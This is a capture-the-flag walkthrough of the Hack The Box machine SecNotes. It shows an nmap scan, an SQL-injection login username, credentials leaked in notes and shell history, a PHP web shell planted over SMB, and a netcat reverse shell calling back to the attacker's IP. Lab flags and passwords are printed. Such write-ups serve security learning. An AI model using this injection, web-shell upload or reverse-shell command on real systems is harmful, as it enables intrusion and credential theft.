

```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.97
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 22:52 +03
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.20% done
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 8.82% done; ETC: 23:02 (0:08:57 remaining)
Nmap scan report for 10.10.10.97
Host is up (0.070s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Secure Notes - Login
|_ Requested resource was login.php
445/tcp   open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp  open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 2h40m00s, deviation: 4h37m09s, median: 0s
|_ smb-os-discovery:
|_   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|_   OS CPE: cpe:/o:microsoft:windows_10::-
|_   Computer name: SECNOTES
|_   NetBIOS computer name: SECNOTES\x00
|_   Workgroup: HTB\x00
|_   System time: 2018-11-24T11:55:28-08:00
|_ smb-security-mode:
|_   account_used: <blank>
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
```



10.10.10.97/login.php



Most Visited



Offensive Security



Kali Linux



Kali Docs

Login

Please fill in your credentials to login.

Username

Password

Login

Don't have an account? [Sign up now.](#)



Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Already have an account? [Login here.](#)

Viewing Secure Notes for

tada'='-- -

Mimi's Sticky Buns [2018-06-21 09:47:17]	+	x
Years [2018-06-21 09:47:54]	+	x
new site [2018-06-21 13:13:46]	-	x
\\secnotes.htb\new-site tyler / 92g!mA8BGj0irkL%0G*&		

- New Note
- Change Password
- Sign Out
- Contact Us

```
root@kali:~/Masaüstü# smbclient -L 10.10.10.97 -U tyler
```

```
Enter WORKGROUP\tyler's password:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
new-site	Disk	

```
Reconnecting with SMB1 for workgroup listing.
```

```
Connection to 10.10.10.97 failed (Error NT_STATUS_IO_TIMEOUT)
```

```
Failed to connect with SMB1 -- no workgroup available
```

```
root@kali:~/Masaüstü# smbclient \\\10.10.10.97\new-site -U tyler
```

```
Enter WORKGROUP\tyler's password:
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> dir
```

.	D	0	Sun Aug 19 21:06:14 2018
..	D	0	Sun Aug 19 21:06:14 2018
iisstart.htm	A	696	Thu Jun 21 18:26:03 2018
iisstart.png	A	98757	Thu Jun 21 18:26:03 2018

```
12978687 blocks of size 4096. 8023422 blocks available
```

```
smb: \> mkdir mm
```

```
smb: \> cd mm
```

```
smb: \mm\> put shell.php shell.php
```

```
putting file shell.php as \mm\shell.php (30,3 kb/s) (average 30,3 kb/s)
```

```
smb: \mm\> put nc64.exe nc64.exe
```


```
putting file nc64.exe as \mm\nc64.exe (118,2 kb/s) (average 73,3 kb/s)
```

```
smb: \mm\> dir
```

.	D	0	Sat Nov 24 22:57:09 2018
..	D	0	Sat Nov 24 22:57:09 2018
nc64.exe	A	45272	Sat Nov 24 22:57:09 2018
shell.php	A	12083	Sat Nov 24 22:56:58 2018

```
12978687 blocks of size 4096. 8024143 blocks available
```

```
smb: \mm\>
```



The screenshot shows a web browser window with the address bar displaying `10.10.10.97:8808/mm/shell.php`. The browser's bookmark bar includes links such as "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", "Aircrack-ng", "Kali Forums", "NetHunter", "Kali Training", and "Getting S". The main content area features a dark background with a large, red, pixelated ASCII art logo that reads "p0wny@shell". Below the logo, a terminal window displays the following commands and their outputs:

```
p0wny@shell:C:\inetpub\new-site\mm# cd ..  
p0wny@shell:C:\inetpub\new-site# cd ..  
p0wny@shell:C:\inetpub# cd ..  
p0wny@shell:C:\# cd Users  
p0wny@shell:C:\Users# cd tyler  
p0wny@shell:C:\Users\tyler# cd Desktop  
p0wny@shell:C:\Users\tyler\Desktop# type user.txt  
6fa7556968052a83183fb8099cb904f3  
p0wny@shell:C:\Users\tyler\Desktop#
```

p0wny@shell

```
p0wny@shell:C:\inetpub\new-site\mm# nc64.exe 10.10.13.217 1234 -e cmd.exe
```

```
p0wny@shell:C:\inetpub\new-site\mm#
```

```
C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkplfndgsc\LocalState\rootfs\root>type .bash_history
type .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' '\\127.0.0.1\c$
> .bash_history
less .bash_history
exit
C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkplfndgsc\LocalState\rootfs\root>
```



```
smbclient //10.10.10.97/c$ -m smb2 -U 'administrator%u6!4Zw gwOM#^0Bf#Nwnh' -W HTB
```

```
smb: > cd Users  
smb: \Users> cd Administrator  
smb: \Users\Administrator> ls  
smb: \Users\Administrator\Desktop> more root.txt
```

```
NzI1MGnkZTFjYWIwYmJkOTNmYzFlZGJkYzgZDQ0N2I=  
(7250cde1cab0bbd93fc1edbdc83d447b|)
```